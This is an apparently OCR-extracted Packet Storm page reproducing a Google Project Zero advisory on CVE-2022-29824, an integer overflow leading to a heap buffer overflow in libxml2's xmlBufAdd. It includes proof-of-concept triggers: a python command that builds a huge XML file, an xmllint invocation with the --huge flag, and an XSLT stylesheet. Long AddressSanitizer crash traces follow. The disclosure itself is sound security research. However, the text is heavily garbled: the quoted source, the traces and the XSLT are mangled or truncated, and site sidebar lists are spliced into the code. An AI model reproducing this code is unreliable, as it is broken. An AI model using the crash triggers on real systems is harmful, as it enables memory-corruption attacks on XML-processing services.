

Search		

Home | Files | News | About | Contact | &[SERVICES_TAB] | Add New

libxml2 xmlBufAdd Heap Buffer Overflow

Authored by Google Security Research, Felix Wilhelm

Posted Jun 1, 2022

Download

libxml2 is vulnerable to a heap buffer overflow when xmlBufAdd is called on a very large buffer.

tags | exploit, overflow

advisories | CVE-2022-29824


Related Files

Change Mirror

Share This

Like 0 Tweet LinkedIn Reddit Digg StumbleUpon

```
libxml2: heap-buffer-overflow in xmlBufAdd
libxml2 is vulnerable to a heap-buffer-overflow when xmlBufAdd is called on a very large buffer:
 xmlBufAdd(xmlBufPtr buf, const xmlChar *str, int len) {
   unsigned int needSize;
       needSize = buf->use + len + 2; (A)
       if (needSize > buf->size) {
             [..]
if (!xmlBufResize(buf, needSize)){
                   xmlBufMemoryError(buf, \"growing buffer\");
return XML_ERR_NO_MEMORY;
          emmove(&buf->content[buf->use], str, len*sizeof(xmlChar)); (C)
      buf->use += len;
      buf->content[buf->use] = 0;
 For large buffers with `buf->use` and `buf->size` close to 2**32, the calculation in *A* can overflow,
 resulting in a small value for needSize. This will skip the reallocation of the buffer in *B* and can lead to an out-of-bounds write in {}^*C^*.
One way to trigger this bug is to call `xmlNodeGetContent` on a node with multiple large child elements. This triggers the overflow when `xmlBufGetNodeContent` iterates through its children to add their content to the
 Exploiting this issue using static XML requires that the `XML_PARSE_HUGE` flag is used to disable hardcoded
 parser limits. If XSLT is used, large nodes can be created dynamically and `XML_PARSE_HUGE` isn't necessary.
 _Note: XML_PARSE_HUGE looks very brittle in general. Signed 32-bit integers are widely used as sizes/offsets
Throughout the codebase, a lot of the helper functions don't handle inputs larger than 4GB correctly and fuzzers won't trigger these edge cases. Maybe that flag should include a security warning? Some security critical projects like xmlsec enable it by default (https://github.com/lshl23/xmlsec/commit/3786af10953630cd2bb2b57ce31c575f025048a8) which seems risky._
 XML only (we use \u2013xpath only to trigger a call to xmlNodeGetContent):
$ python3 -c 'print(\"<test>\
\" + (\"\" + \"A\"*(2**30) +
\")*4 + \"</test>\
\")' > /tmp/huge.xml
   ./xmllint --huge --xpath '/test[string-length() < \"4\"]' /tmp/huge.xml
 ==93182==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7f0087e0780f at pc 0x00000049c682 bp
0x7ffee51cc270 sp 0x7ffee51cba38
       #10 0x68c6ed in xmlXPathNodeCollectAndTest /usr/local/google/home/fwilhelm/code/libxml2/xpath.c
#11 0x68c6ed in xmlXPathCompOpEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13115:26
#12 0x68b61f in xmlXPathCompOpEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13363:26
      #12 UX68B61: in xmlXPathRunEvel /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13363:2/
#13 0x679516 in xmlXPathRunEvel /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13956:2
#14 0x679b8d in xmlXPathEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:14473:5
#15 0x4d6858 in doXPathQuery /usr/local/google/home/fwilhelm/code/libxml2/xmllint.c:2157:11
#16 0x4d6858 in parseAndPrintFile /usr/local/google/home/fwilhelm/code/libxml2/xmllint.c:2472:9
#17 0x4dlbd8 in main /usr/local/google/home/fwilhelm/code/libxml2/xmllint.c:3817:7
       #18 0x7f02a712c7ec in __libc_start_main csu/../csu/libc-start.c:332:16
```





File Archive: November 2022 <

Su	Мо	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

Top Authoro III Edot oo Buy
Red Hat 186 files
Ubuntu 52 files
Gentoo 44 files
Debian 27 files
Apple 25 files
Google Security Research 14 files
malvuln 10 files
nu11secur1ty 6 files
mjurczyk 4 files

File Tags	File Archives		
ActiveX (932)	November 2022		
Advisory (79,557)	October 2022		
Arbitrary (15,643)	September 2022		
BBS (2,859)	August 2022		
Bypass (1,615)	July 2022		
CGI (1,015)	June 2022		
Code Execution (6,913)	May 2022		
Conference (672)	April 2022		
Cracker (840)	March 2022		
CSRF (3,288)	February 2022		
DoS (22,541)	January 2022 December 2021 Older		
Encryption (2,349)			
Exploit (50,293)			
File Inclusion (4,162)			
File Upload (946)	Systems		
	AIX (426)		

Apple (1.926)

Firewall (821)

Info Disclosure (2,656)

```
#19 0x420609 in _start (/usr/local/google/home/fwilhelm/code/libxml2/xmllint+0x420609)
0x7f0087e0780f is located 0 bytes to the right of 3221225487-byte region [0x7effc7e07800.0x7f0087e0780f]
#1 0x6eddb3 in __interceptor_realloc (/usr/local/google/home/fwilhelm/code/libxml2/xmllint+0x49d0b3)
#1 0x6eddb3 in __interceptor_realloc (/usr/local/google/home/fwilhelm/code/libxml2/buf.c:829:26
      #2 Ox6ee7f8 in xmlBufAdd /usr/local/google/home/fwilhelm/code/libxml2/buf.c:902:14
#3 Ox595fdc in xmlBufGetNodeContent /usr/local/google/home/fwilhelm/code/libxml2/tree.c:5452:33
     #4 0x5964bf in xmlNodeGetContent /usr/local/google/home/fwilhelm/code/libxml2/tree.c
#5 0x669c37 in xmlXPathCastNodeToString /usr/local/google/home/fwilhelm/code/libxml2/trpath.c:5713:16
#6 0x669c37 in xmlXPathStringLengthFunction /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:8933:16
#6 0x669c37 in xmlXPathStringLengthFunction /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:3219:17
#8 0x66b15e in xmlXPathCompOpEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13020:22
      #9 0x68a808 in xmlXPathCompOpEvalToBoolean /usr/local/google/home/fwilhelm/code/libxm12/xpath.c:13599:6
#10 0x696974 in xmlXPathNodeSetFilter /usr/local/google/home/fwilhelm/code/libxm12/xpath.c:11674:15
#11 0x692b36 in xmlXPathNodeCollectAndTest /usr/local/google/home/fwilhelm/code/libxm12/xpath.c
      #12 0x68c6ed in xmlXPathCompOpEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13115:26
#13 0x68b61f in xmlXPathCompOpEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13363:26
#14 0x679516 in xmlXPathRunEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13956:2
     #14 UX6/9516 in XmlXFathEval /usr/local/google/nome/tWilnelm/code/lixml2/Xpath.c:1395:2
#15 0x67998d in xmlXFathEval /usr/local/google/nome/fwilhelm/code/lixml2/Xpath.c:14473:5
#16 0x4d6858 in doXPathQuery /usr/local/google/home/fwilhelm/code/libxml2/xmllint.c:2157:11
#17 0x4d6858 in parseAndPrintFile /usr/local/google/home/fwilhelm/code/libxml2/xmllint.c:2472:9
#18 0x4d1dd8 in main /usr/local/google/home/fwilhelm/code/libxml2/xmllint.c:3817:7
#19 0x7f02a712c7ec in __libc_start_main csu/../csu/libc-start.c:332:16
SUMMARY: AddressSanitizer: heap-buffer-overflow (/usr/local/google/home/fwilhelm/code/libxml2/xmllint+0x49c681)
      asan memmove
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:
   Partially addressable: 01 02 03 04 05 06 07 Heap left redzone: fa
  Freed heap region:
Stack left redzone:
Stack mid redzone:
                                       fd
                                       f2
   Stack right redzone:
Stack after return:
                                       f3
                                       f8
   Stack use after scope:
  Global redzone:
Global init order:
                                       f9
   Poisoned by user:
  Container overflow:
Array cookie:
Intra object redzone:
                                       fc
                                       bb
  ASan internal:
Left alloca redzone:
Right alloca redzone:
==93182==ABORTING
                                       cb
XSLT version (no XML PARSE HUGE needed)
<?xml version=\"1.0\"?>
      <test-case length=\"2048\">A</test-case>
</test-cases>
\u221a fwilhelm2 libxslt % cat poc.xslt
<?xml version=\"1.0\"?>
<xsl:stylesheet version=\"1.0\"
    xmlns:xsl=\"http://www.w3.org/1999/XSL/Transform\"
    xmlns:str=\"http://exslt.org/strings\"
xmlns:exsl=\"http://exslt.org/common\"
exclude-result-prefixes=\"str\">
<xsl:output indent=\"yes\</pre>
<xsl:template match=\"test-cases\">
      <test-results>
           <xsl:apply-templates select=\"test-case\"/>
      </test-results>
</xsl:template>
<xsl:template match=\"test-case\">
      <test-result>
           </xsl:variable>
           <xsl:variable name=\"11\">
                 <xsl:value-of
select=\"concat($padding,$padding,$padding,$padding,$padding,$padding,$padding,$padding,$padding,$padding,$paddi
            </xsl:variable>
           <xsl:variable name=\"12\">
           <xsl:variable name=\"13\";</pre>
           <xsl:variable name=\"14\">
                  </xsl:variable>
            <xsl:variable name=\"15\";</pre>
           <xs1:variable>
<xs1:variable>
           </xsl:variable>
<xsl:variable name=\"temp\">
<a><xsl:copy-of select=\"$15\"/></a>
<a><xsl:copy-of select=\"$15\"/></a>
<a><xsl:copy-of select=\"$15\"/></a>
<a><xsl:copy-of select=\"$15\"/></a></a>
<a><xsl:copy-of select=\"$15\"/></a>
            </xsl:variable>
              <xsl:value-of select=\"string-length($temp)\"/>
           </foo>
      </test-result>
</xsl:template>
```

Intrusion Detection (866) BSD (370) Java (2.888) CentOS (55) JavaScript (817) Cisco (1,917) Debian (6,620) Kernel (6.255) Local (14.173) Fedora (1.690) Magazine (586) FreeBSD (1.242) Overflow (12,390) Gentoo (4,272) HPUX (878) Perl (1.417) PHP (5,087) iOS (330) Proof of Concept (2,290) iPhone (108) Protocol (3 426) IRIX (220) Python (1,449) Juniper (67) Remote (30,009) Linux (44,118) Mac OS X (684) Root (3,496) Ruby (594) Mandriva (3,105) NetBSD (255) Scanner (1.631) Security Tool (7,768) OpenBSD (479) Shell (3.098) RedHat (12.339) Shellcode (1,204) Slackware (941) Sniffer (885) Solaris (1,607) Spoof (2,165) SUSE (1,444) SQL Injection (16,089) Ubuntu (8.147) TCP (2.377) UNIX (9 150) Trojan (685) UnixWare (185) **UDP** (875) Windows (6,504) Other Virus (661) Vulnerability (31,104)

Web (9.329)

Whitepaper (3,728)

x86 (946) XSS (17,478)

Other

```
</xsl:stylesheet>
  \u221a fwilhelm2 libxslt % ./xsltproc/xsltproc poc.xslt poc.xml
     244487==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7fe4cc4ee80c at pc 0x0000004b37d2 bp
 0x7ffd8a145aa0 sp 0x7ffd8a145268
 UN/ITG04143400 By UN/ITG04143200
WRITE of size 1073741824 at 0x7fe4cc4ee80c thread T0
#10 0x4b37d1 in __asan_memmove (/usr/local/google/home/fwilhelm/code/libxslt/xsltproc/xsltproc+0x4b37d1)
#1 0x884dc1 in xmlBufAdd /usr/local/google/home/fwilhelm/code/libxml2/buf.c:908:5
#2 0x6dadae in xmlBufGetNodeContent /usr/local/google/home/fwilhelm/code/libxml2/tree.c:5452:33
                0x6dac8a in xmlBufGetNodeContent /usr/local/google/home/fwilhelm/code/libxml2/tree.c:5548:7
          #4 0x6db62f in xmlNodeGetContent /usr/local/google/home/fwilhelm/code/libxml2/tree.c
#5 0x7c80fc in xmlXPathCastNodeToString /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:5713:16
         #6 0x7c80fc in xmlXPathCastNodeSetToString /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:5733:12 #7 0x7dc654 in xmlXPathCacheConvertString /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:2698:8 #8 0x7decca in xmlXPathStringFunction /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:8906:21
          #9 0x7df931 in xmlXPathStringLengthFunction /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:8941:5
#10 0x80c5e9 in xmlXPathCompOpEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13219:17
#11 0x808653 in xmlXPathCompOpEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13363:26
          #12 0x7ee321 in xmlXPathRunEval /usr/local/google/home/fwilhelm/code/libxm12/xpath.c:13956:2
#13 0x7ece3c in xmlXPathCompiledEvalInternal /usr/local/google/home/fwilhelm/code/libxm12/xpath.c:14339:11
          #14 0x7eca34 in xmlXPathCompiledEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:14385:5
#15 0x588140 in xsltPreCompEval /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:385:11
#16 0x589ba5 in xsltValueOf /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:4541:11
          #17 0x578704 in xsltApplySequenceConstructor
         #17 vas/volot in Astronaphyodenteconstructor

//local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:2757:17

#18 0x5754d0 in xsltApplyXSLTTemplate
 /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:3215:5

#19 0x570899 in xsltProcessOneNode /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:2167:2

#20 0x58cbbc in xsltApplyTemplates /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:5095:2
 #21 0x578704 in xsltApplySequenceConstructor
/usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:2757:17
#22 0x5754d0 in xsltApplyXSLTTemplate
 /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:3215:5
#23 0x570899 in xsltProcessOneNode /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:2167:2
          #24 0x57199f in xsltDefaultProcessOneNode
  /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:1997:3
           \#25 \ 0x570b62 \ in \ xsltProcessOneNode \ /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c: 2129: 2000 \ for the control of the control 
  #26 0x593919 in xsltapplyStylesheetInternal /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:5987:5
         #27 Ox4eb14a in xsltrocess /usr/local/google/home/fwilhelm/code/libxslt/xsltproc/xsltproc.c

#28 Ox4e8cf5 in main /usr/local/google/home/fwilhelm/code/libxslt/xsltproc/xsltproc.c:935:6

#29 Ox7e6fc94f7ec in _libc start main csu/./csu/libc-start.c32:16

#30 Ox437759 in _start (/usr/local/google/home/fwilhelm/code/libxslt/xsltproc/xsltproc+0x437759)
 0x7fe4cc4ee80c is located 0 bytes to the right of 3221225484-byte region [0x7fe40c4ee800,0x7fe4cc4ee80c)
#3 0x6dadae in xmlBufGetNodeContent /usr/local/google/home/fwilhelm/code/libxml2/tree.c:5452:33
          #4 0x6dac8a in xmlBufGetNodeContent /usr/local/google/home/fwilhelm/code/libxml2/tree.c:5548:7
#5 0x6db62f in xmlNodeGetContent /usr/local/google/home/fwilhelm/code/libxml2/tree.c
          #6 0x7c80fc in xmlXPathCastNodeToString /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:5713:16

#7 0x7c80fc in xmlXPathCastNodeSetToString /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:5733:12

#8 0x7dc654 in xmlXPathCacheConvertString /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:2698:8
         #8 0x7dc554 in xmlXPathCacheConvertString /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:2698:8 #9 0x7dc504 in xmlXPathStringFunction /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:8906:21 #10 0x7df931 in xmlXPathStringLengthFunction /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:8941:5 #11 0x80c5e9 in xmlXPathCompOpEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13219:17 #12 0x80x653 in xmlXPathCompOpEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:13363:26 #13 0x7ee321 in xmlXPathCompDetal /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:133956:2 #14 0x7ee232 in xmlXPathCompiledEvalInternal /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:14339:11 #15 0x7eca34 in xmlXPathCompiledEval /usr/local/google/home/fwilhelm/code/libxml2/xpath.c:14385:5 #16 0x588140 in xsltPreCompEval /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:385:11 #17 0x5889ba5 in xsltValueOf /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:4541:11 #18 0x578704 in xsltPaplySequenceConstructor
           #18 0x578704 in xsltApplySequenceConstructor
 /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:2757:17
#19 0x5754d0 in xsltApplyXSLTTemplate
/usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:3215:5
         #20 0x570899 in xsltProcessOneNode /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:2167:2 #21 0x58cbbc in xsltApplyTemplates /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:5095:2 #22 0x578704 in xsltApplySequenceConstructor
 /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:2757:17 #23 0x5754d0 in xsltApplyXSLTTemplate /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:3215:5
 #24 0x570899 in ms/strocessOneNode /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:2167:2 #25 0x57199f in xsltDefaultProcessOneNode /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:1997:3
         #26 0x570b62 in xsltProcessOneNode /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:2129:2 #27 0x593919 in xsltApplyStylesheetInternal
  /usr/local/google/home/fwilhelm/code/libxslt/libxslt/transform.c:5987:5
          #28 0x4eb14a in xsltProcess /usr/local/google/home/fwilhelm/code/libxslt/xsltproc/xsltproc.c
          #29 0x4e8cf5 in main /usr/local/google/home/fwilhelm/code/libxslt/xsltproc/xsltproc.c:935:6
          #30 0x7fe6fc94f7ec in __libc_start_main csu/../csu/libc-start.c:332:16
 SUMMARY: AddressSanitizer: heap-buffer-overflow
 addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: fa
Freed ber
  Shadow byte legend (one shadow byte represents 8 application bytes):
     Freed heap region:
Stack left redzone:
                                                                f1
     Stack mid redzone:
                                                                f2
                                                                f3
     Stack right redzone:
     Stack after return:
     Stack use after scope:
                                                                f8
     Global redzone:
     Global init order:
                                                                f6
      Poisoned by user:
                                                                f7
     Container overflow:
                                                                fc
     Array cookie:
Intra object redzone:
     ASan internal:
```

```
Left alloca redzone:
Right alloca redzone:
==244487==ABORTING
This bug is subject to a 90-day disclosure deadline. If a fix for this issue is made available to users before the end of the 90-day deadline, this bug report will become public 30 days after the fix was made available. Otherwise, this bug report will become public at the deadline. **The scheduled deadline is 2022-06-06**. For more details, see the Project Zero vulnerability disclosure policy: https://googleprojectzero.blogspot.com/p/vulnerability-disclosure-policy.html
Related CVE Numbers: CVE-2022-29824.
Found by: fwilhelm@google.com
```

Login or Register to add favorites

packet storm © 2022 Packet Storm. All rights reserved.

Site Links	About Us
News by Month	History & Purpose
News Tags	Contact Information
Files by Month	Terms of Service
File Tags	Privacy Statement

File Directory

Hosting By

Rokasec

Copyright Information



Follow us on Twitter

